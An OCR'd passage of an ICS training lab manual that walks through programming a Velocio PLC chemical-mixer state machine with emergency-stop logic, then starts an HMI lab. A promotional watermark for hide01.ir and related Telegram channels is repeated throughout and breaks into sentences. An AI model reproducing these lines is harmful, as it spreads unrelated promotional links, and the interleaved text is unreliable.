
Turn off chemical 1 pump and increment state

Add a Copy function block to turn off **RunIntakePump1** (copy a zero to it) and increment **State** to the next state of **2**.

Connect the new function blocks

Connect the provided **State = 1** decision block to the three new blocks you just added, selecting **YES** when connecting the last two blocks.

What should this look like?



Make sure there is a letter **Y** on the right side of your timer compare in your branch as shown in the diagram above.

Now look closely at your logic. Notice that the timer is diamond-shaped. This means it is a decision block. When your PLC reaches this block, it will test if the **Timer** variable has reached 2 seconds yet. Once that time is met, it will go out the right side as indicated by the Y next to the path. If it has not reached 2 seconds yet, then it will take the N or No path, which is not defined in our flow diagram. This means the PLC has reached the end of this programming branch and goes back to the Start object. It is important to know that the PLC does not stay in this block until it reaches 2 seconds, otherwise it would have no way of checking if an emergency stop has occurred during those 2 seconds.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

4.4. State 2

Our process requirements say that chemicals 2 and 3 can be added at the same time; however, chemical 3 must be added for twice as long as chemical 2. They also require that the mixer run while we add these chemicals.

Add logic for `State 2` branch


Find the diamond-shaped decision block that is checking for **State = 2**.

Turn on chemical 2 and 3 pumps with the mixer

On the **State = 2** branch, add a 

function block to activate **RunMixer**, **RunIntakePump2**, and **RunIntakePump3** (set them all to 1).

Wait for 2 more seconds

Add a  function block to test if the batch **Timer** is greater than **4 seconds**, which is the 2 seconds we need in this branch plus the 2 seconds we already spent in the first state branch.

Turn off chemical 2 pump and increment state


Add a 

function block to turn off the **RunIntakePump2** (copy a zero to it) and increment **State** to the next state of **3**.

Connect the new function blocks

Connect the provided **State = 2** decision block to the three new blocks you just added, selecting **YES** when connecting the last two blocks.

What should this look like?



So, our logic will first use a copy block to turn on **RunMixer**, **RunIntakePump2**, and **RunIntakePump3**. Once we turn those three outputs on, our program will continually loop until the Timer reaches 4 seconds, at which point we will turn off **RunIntakePump2** and increment **State**. This will allow **RunIntakePump3** and **RunMixer** to keep running into the next State.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

4.5. State 3

Our process requirements say that chemical 3 needs to be added for 4 seconds. The previous state had it running for 2 seconds, which means we need to run it for 2 more seconds. Because **RunIntakePump3** is already on, we just need to check the **Timer** to see if it has reached 6 seconds. Once it has, we need to turn off **RunIntakePump3** and increment state. We will leave **RunMixer** on for the next state.

Add logic for `State 3` branch

Find the diamond-shaped decision block that is checking for **State = 3**.

Wait for 2 more seconds

On the **State = 3** branch, add a  function block to test if the batch **Timer** is greater than **6 seconds**.

Turn off chemical 3 pump and increment state


Add a 

function block to turn off the **RunIntakePump3** (copy a zero to it) and increment **State** to the next state of **4**.

Connect the new function blocks

Connect the provided **State = 3** decision block to the two new blocks you just added, selecting **YES** when connecting the last two blocks.

What should this look like?



4.6. State 4

Our process requirements say that after all the chemicals are added, we need to mix them for 4 seconds. Because **RunMixer** is already running, we just need to check to see if the **Timer** has reached 10 seconds. Once it has, we need to turn off **RunMixer** and increment **State**. This should leave us with all outputs off going into the next state.


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Add logic for `State 4` branch

Find the diamond-shaped decision block that is checking for **State = 4**.

Wait for 4 more seconds

On the **State = 4** branch, add a  function block to test if the **Timer** is greater than **10 seconds**.

Turn off mixer and increment state


Add a 

function block to turn off the **RunMixer** (copy a zero to it) and increment **State** to the next state of **5**.

Connect the new function blocks

Connect the provided **State = 4** decision block to the two new blocks you just added, selecting **YES** when connecting the last two blocks.

What should this look like?



4.7. State 5


To finish our batch, our process requirements say we need to run the outtake pump for 5 seconds to move the mixed chemical onto the next process and get ready to start a new batch.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Add logic for `State 5` branch

Find the diamond-shaped decision block that is checking for **State = 5**.

Turn on outtake pump

On the **State = 5** branch, add a 

function block to activate **RunOuttakePump**.

Wait for 5 more seconds

Add a  function block to test if the **Timer** is greater than **15 seconds**.

Turn off outtake pump and reset state


Add a 

function block to turn off the **RunOuttakePump** (copy a zero to it) and reset **State** to 0 to restart the process.

Connect the new function blocks

Connect the provided **State = 5** decision block to the three new blocks you just added, selecting **YES** when connecting the last two blocks.

What should this look like?



hide01.ir

4.8. Invalid States

Now our programming logic should never change the **State** variable to anything greater than 5; however, just in case, we should build a safety net forcing **State** to reset to 0 if it ever occurs.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Add logic for all invalid states

Find the diamond-shaped decision block that is checking for **State > 5**.

Reset state

On the **State > 5** branch, add a 

function block to reset **State** to **0** just in case we ever have an undefined state. For instance, any **State** greater than the 5 states we have just defined would be invalid since we have not defined them.

Connect the new function block

Connect the provided **State > 5** decision block to the new block you just added, selecting **YES** when connecting the last two blocks.

What should this look like?



hide01.ir

4.9. Emergency Stop

Now that all the state logic is completed, we have to deal with emergency events. The process requirements say that if a user triggers the emergency stop switch, the process should immediately stop its current action and run the emergency flush pump for 5 seconds to discard the batch.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Add logic for `Emergency Stop` branch

Find the diamond-shaped decision block that is checking for **Emergency Stop**.

Reset all tags and start emergency flush pump

Add a 

function block to initialize each tag.


- Copy a **zero** to the following tags:
  - **RunIntakePump1**
  - **RunIntakePump2**
  - **RunIntakePump3**
  - **RunMixer**
  - **RunOutakePump**
  - **Timer**
  - **State**
- Copy a **1** to **EmergencyFlush** to activate the emergency flush pump.

Start the timer for the emergency


Add a 

function block with tag **Timer** set to **Start**.

Wait 5 seconds


Add a 
function block to test if **Timer** is greater than **5 seconds**.

Turn of emergency flush pump

Add a 

function block to turn off **EmergencyFlush**.

Wait for emergency stop button to be reset

Add a 

function block to loop if **EmergencyStop** is **on**.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Connect the new function blocks

Connect the provided **EmergencyStop = ON** decision block to the new function blocks you just added. On all diamond-shaped decision blocks, make sure paths out of the right side of decision blocks is set to **Y**.

If your line of function blocks gets to long, you can break them into two rows and use a wire router object 

to force the connection lines to go where you want.


Add self loop-backs on *Timer >= 5* and *EmergencyStop = OFF*

You can do this by dragging a connection from the bottom of the triangle-shaped decision blocks back to the left side of the same diamond-shaped decision block. If this doesn't make sense, look at the example in the image below.


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

What should this look like?



And to the right of that...



Ok, why was this more complex than just turning off the pump? Previously, when we checked timers and they hadn't reached the specified values, we did not set a **N** or No/False branch on the timer compare decision blocks. This causes each branch to loop back **Start** until specified process time is reached, allowing the branch to complete and proceed to the next branch. This is necessary so we could continuously check for paused processes and emergency stops. However, we do not want this behavior for our emergency stop branch. We want the PLC to stay in this branch until the emergency stop process is finished, and the **EmergencyStop** switch has been manually reset. To do this, we are going to loop the **N** or No/False branch out the bottom of the

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

timer compare function, back to the same timer compare input. This will keep execution in this timer compare function until **Timer** reaches 5 seconds. Once it does, we will turn off **EmergencyFlush** and check to see whether the **EmergencyStop** switch is still on. We want to continue to loop through this same function block until the user disables the **EmergencyStop** switch, at which point we can start a new batch process.

5. Programming and Debugging

Now that we have our program written, we need to connect our PLC, program it, and see how it runs.

5.1. Connect your PLC

Now we need to assemble our PLC and connect to our computers.

Turn off all the switches on the input switchboard (away from the numbers)

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Connect your input switchboard on the LEFT SIDE of your PLC



Use the USB cable to connect your PLC to the computer

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Virtually connect your PLC to your VM

To do this, look in the main menu of vmware and under **VM** you should see a **Removeable Devices** option, which should provide a list of USB devices you can virtually connect to your VM. Our Velocio ACE 11 PLC will probably appear as a **Luminary Micro** device in VMware.



On VMware Fusion, you will find a simliar option under **Virtual Machine** then **USB**.

Don't see your PLC in the list of devices?

Lets first verify your host system can see your PLC.

- **Windows users:** Open your **Device Manager** without the PLC plugged in, memorize the devices you see (or screenshot them), then plug in your PLC to verify a new device gets added. It probably show up as some generic or unrecognized device, which is ok and expected.
- **Mac users:** Plug in your PLC, then open your **System Information** utility, and look under the USB section for a device with a **Manufacturer: VelocioNetworks** property.

If your host can not see your PLC, then try the same test on a different computer. If neither can see the PLC, please let your TA, SME, or instructor know.

As long as your host sees the PLC, then the problem is with your install of VMware. Try this list of escalating steps until one of them works:

1. Try plugging your PLC into a different USB port.
2. Try rebooting your whole laptop, sometimes a vmware service needs restarting.
3. Try different configurations in the USB section of your VM, like enabling USB 3.0 support or disabling USB 3.0 support.
4. Verify you are using the latest version of VMware, and if not, try upgrading to the latest version. If you keep on the cutting edge of hardware or OS updates, sometimes VMware doesn't have the right USB host bridge drivers to support your devices.

Once you have it connected to your computer, there is no visual indicator in Velocio to show it is connected, but you may hear a Windows 10 jingle in your VM if you have audio configured to work in it. We will just assume it is connected until we try programming it.

5.2. Program your PLC

Now there are three steps to program your PLC and start it running your logic. The first two steps only need to be performed when you change your logic.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit


Program the PLC by clicking on the Velocio icon that looks like the letter v

Before you click on the Velocio icon (**Program**), the triangle (**Run**), square (**Stop**), and square with arrow (**Reset**) icons to the right of it should be grey. If your programming is successful, the three icons should be colored as in the picture below.



Did you get a message to plug in your PLC?

Lets first verify your VM can see your PLC. In your ICS410 Windows 10 VM, open your **Device Manager** and look under the **Ports** section.



- If you see a `VelocioComm` device listed there, then just restart the vBuilder application. It sometimes gets confused.
- If you don't see a **VelocioComm** device listed there:
  - Check to see if your ICS410 Windows 10 VM is showing the PLC as some generic or unrecognized device. You can test this by having VMware virtually disconnect and reconnect your PLC while you are in **Device Manager**, looking for a generic device that dissappears and reappears as you virtually disconnect and reconnect your PLC. If this is the case, then you can right-click on the generic device and update the driver, manually choosing the Velocio driver located at:
    `C:\Program Files (x86)\Velocio Networks, Inc\vBuilder\drivers`

Start your PLC logic by clicking the green, triangle *Run* button

Now this third step is the mechanism we built into our logic to start the process. Nothing will happen until you do this. Anytime your PLC is plugged into power after it has been programmed, the logic will automatically run, thus the importance of this switch to make sure the process doesn't start until you are ready.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Turn switch 1 to the *ON* position

You should now see the six output LEDs on your PLC start looping through a series of patterns. Here are the patterns you **should** see:

State	Batch Timer	Output LEDs On
1	Seconds 0 – 2	●○○○○○
2	Seconds 2 – 4	○●●●○○
3	Seconds 4 – 6	○○●●○○
4	Seconds 6 – 10	○○○●○○
5	Seconds 10 – 15	○○○○●○

The filled circles represent which LEDs should be on during each state.

If you have LEDs on when they should not be, or LEDs off when they should be on, go back and verify your logic for all states that appear incorrect.

Turning off **RunProcess** in the middle of the batch process should pause all output LEDs until you turn on **RunProcess** again, which should then continue where it left off.

When you flip the **EmergencyStop** switch (switch 6), you should see all output LEDs turn off and LED 6 turn on for 5 seconds, and then all output LEDs should turn off until you disable the **EmergencyStop** switch.

If the process does not seem to work properly, find the state/branch where things are going wrong, and go back to that section of the lab to make sure your branch looks like the branch shown.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Do you have previous experience with debug tools for other programming languages?

Alternatively, if you are familiar with debug tools such as break points in integrated development environments (IDEs) and other programming languages, the debug tool in vBuilder should be easy to learn. However if you have never used debug tools in programming languages before, we do not recommend trying to use them for troubleshooting.



Click the **Debug** button (looks like a grey bug) to enter debug mode, which turns the bug red. You can add break points on the last function block of each branch by clicking on it, which adds a little red dot in the corner of the function block. You only have six break points to use.

After adding break points, you can press the **Step In** button to test how each branch runs. Once you verify the branch is looping correctly and turning on the right output LEDs, you can press the **Run** button to play to the end each branch.

Remember, we are running debug at a hardware level, so a timer waiting for one second will take ~1000 branch loops to reach that second, thus the need for the break points and **Run** button.

After you are finished with this lab, please close vBuilder

6. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

- Some of our states make an assumption of what is running as it enters its branch. Assumptions are rarely good. How could you fix this?
- Are there any other assumptions we are making that you could resolve?
- If the **State** tag ever gets set to a value greater than 5, it currently just resets state to 0 to start a new process. We did this for the interest of time, but in the real world, if this ever occurred, it would likely be in the middle of a process. What would be a better response to an invalid State variable?

Feel free to change things up. All later labs will have you reprogram your PLC with specific logic for that lab, so changes in this logic should not mess you up.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 1.3: Programming an HMI

1. Introduction

1.1. Resources Needed

- ICS410 Windows 10 Virtual Machine
- Velocio ACE 11 PLC, with USB cable and Simulator Stick

1.2. Summary

We are going to create an HMI for our PLC process we created in the last lab. But before we do that, we are going to reprogram our PLC with a slightly modified version of our program, to make sure our PLCs are running the same logic.

1.3. Objectives

- Understand how engineers create and modify HMIs
- Learn what attackers can do if they access HMI software and the HMI

hide01.ir

2. Re-programming our PLC

We are going to use a slightly modified version of our previous program that I've prepared for you. This one has all tags remotely writable so our HMI can change their values. It also has Modbus RTU enabled for a later lab. The program you want to program to the PLC is the "Chemical Mixer Completed" folder in the "Velocio PLC" folder on your desktop.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

2.1. Open Completed vBuilder project

Open the *ChemicalMixerSFC-Ace11-Completed* project files

You can find it at **Desktop\Velocio PLC\PLC Programs\ChemicalMixerSFC-Ace11-Completed\ChemicalMixerSFC.vio** which has the logo that looks like the letter **V**. Double check that you are opening the file from the **ChemicalMixerSFC-Ace11-Completed** folder and NOT the **ChemicalMixerSFC-Ace11-Template** that we used on the last lab.

Also, make sure to grant vBuilder permission to modify your computer when prompted so we can program the PLC.

A little slower please!

On the desktop of your VM, you should see a folder called **Velocio PLC**. Open it.

Inside that folder, you should see a few file and folders. Open the folder called **PLC Programs**.

Then open the folder called **ChemicalMixerSFC-Ace11-Completed**. This is a different folder than we used in the last lab.

Now you should see a couple of files inside of that folder. Open the **ChemicalMixerSFC** file that has the logo that looks like the letter **V**."

This will start to open vBuilder, the software we use to program the PLC. As it is opening, it may ask you if it can modify your computer. If it does, make sure to answer **Yes**.

hide01.ir

2.2. Connect your PLC

Now we need to get our PLC ready for this lab. If you missed the first lab on PLC Programming, don't worry, this lab is not dependent on the previous lab.

Turn off all the switches on the input switchboard (away from the numbers)

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Connect your input switchboard on the LEFT SIDE of your PLC



Use the USB cable to connect your PLC to the computer

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Virtually connect your PLC to your VM

To do this, look in the main menu of vmware and under **VM** you should see a **Removeable Devices** option, which should provide a list of USB devices you can virtually connect to your VM. Our Velocio ACE 11 PLC will probably appear as a **Luminary Micro** device in VMware.



On VMware Fusion, you will find a simliar option under **Virtual Machine** then **USB**.

Don't see your PLC in the list of devices?

Lets first verify your host system can see your PLC.

- **Windows users:** Open your **Device Manager** without the PLC plugged in, memorize the devices you see (or screenshot them), then plug in your PLC to verify a new device gets added. It probably show up as some generic or unrecognized device, which is ok and expected.
- **Mac users:** Plug in your PLC, then open your **System Information** utility, and look under the USB section for a device with a **Manufacturer: VelocioNetworks** property.

If your host can not see your PLC, try the same test on a different computer. If neither can see the PLC, please let your TA, SME, or instructor know.

As long as your host sees the PLC, then the probably is probably with your install of VMware. Try this list of escalating steps until one of them works:

1. Try plugging your PLC into a different USB port
2. Try rebooting your whole laptop, sometimes a vmware service needs restarting
3. Try different configurations in the USB section of your VM, like enableing USB 3.0 support or disableing USB 3.0 support
4. Verify you are using the latest version of VMware, and if not, try upgrading to the latest version. If you keep on the cutting edge of hardware or OS updates, sometimes VMware doesn't have the right USB host bridge drivers to support your devices

Once you have it connected to your computer, there is no visual indicator in Velocio to show it is connected, but you may hear a Windows 10 jingle in your VM if you have audio configured to work in it. We will just assume it is connected until we try programming it.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

2.3. Program your PLC

Now there are three steps to program your PLC and start it running your logic. The first two steps only need to be performed when you change your logic.


Program the PLC by clicking on the Velocio icon that looks like a *V*

Before you click on the Velocio icon (**Program**), the triangle (**Run**), square (**Stop**), and square with arrow (**Reset**) icons to the right of it it should be grey. If your programming is successful, the three icons should be colored as in the picture below.



Did you get a message to plug in your PLC?

Lets first verify your VM can see your PLC. In your VM, open your **Device Manager** and look under the **Ports** section



- If you see a `VelocioComm` device, then just restart the vBuilder application. It sometimes gets confused
- If you don't see a **VelocioComm** device
  - Review the steps above about virtually connecting your PLC to your VM
  - If you have verified VMware has the PLC is connected to the VM, then Windows may have loaded the wrong drivers. Check to see if it is showing up as some generic or unrecognized device. You can test this by having VMware disconnect and reconnect the device while you are in **Device Manager**. If this is the case, then you can right-click on the generic device and update the driver, manually choosing the driver located at:
    `C:\Program Files (x86)\Velocio Networks, Inc\vBuilder\drivers`

Start your PLC logic by clicking the *Run* button

This is the one that looks like a green triangle.

Now this third step is the mechanism we built into our logic to start the process. Nothing will happen until you do this. Anytime your PLC is plugged into power after it has been programmed, the logic will automatically run, thus the importance of this switch to make sure the process doesn't start until you are ready.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Turn switch 1 to the *ON* position

You should now see the six output LEDs on your PLC start cycling through different patterns. Here is the patterns you **should** see:

State	Batch Timer	Output LEDs On
1	Seconds 0 – 2	●○○○○○
2	Seconds 2 – 4	○●●●○○
3	Seconds 4 – 6	○○●●○○
4	Seconds 6 – 10	○○○●○○
5	Seconds 10 – 15	○○○○●○

Unlike the logic we created in the previous lab, turning off **RunProcess** in the middle of the batch process should turn off all pumps, but should leave the **Mixer** (output LED 4) in its current state. When we turn on **RunProcess** again, the appropriate pumps should be turned back on, and the process should continue where it left off.

When you flip the **EmergencyStop** switch (switch 6), you should see all output LEDs turn off and LED 6 turn on for 5 seconds. All output LEDs should remain off until the **EmergencyStop** process is complete and you have disable the **EmergencyStop** switch. This is the same visual behaviour as the logic we created in the previous lab, even though the actual logic for this branch is slightly changed.


hide01.ir

3. Building our HMI

For this lab, we are going to create a Human Machine Interface (HMI) to display and record the state of the chemical mixer process we programmed in the previous lab.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Our final product should look similar to this

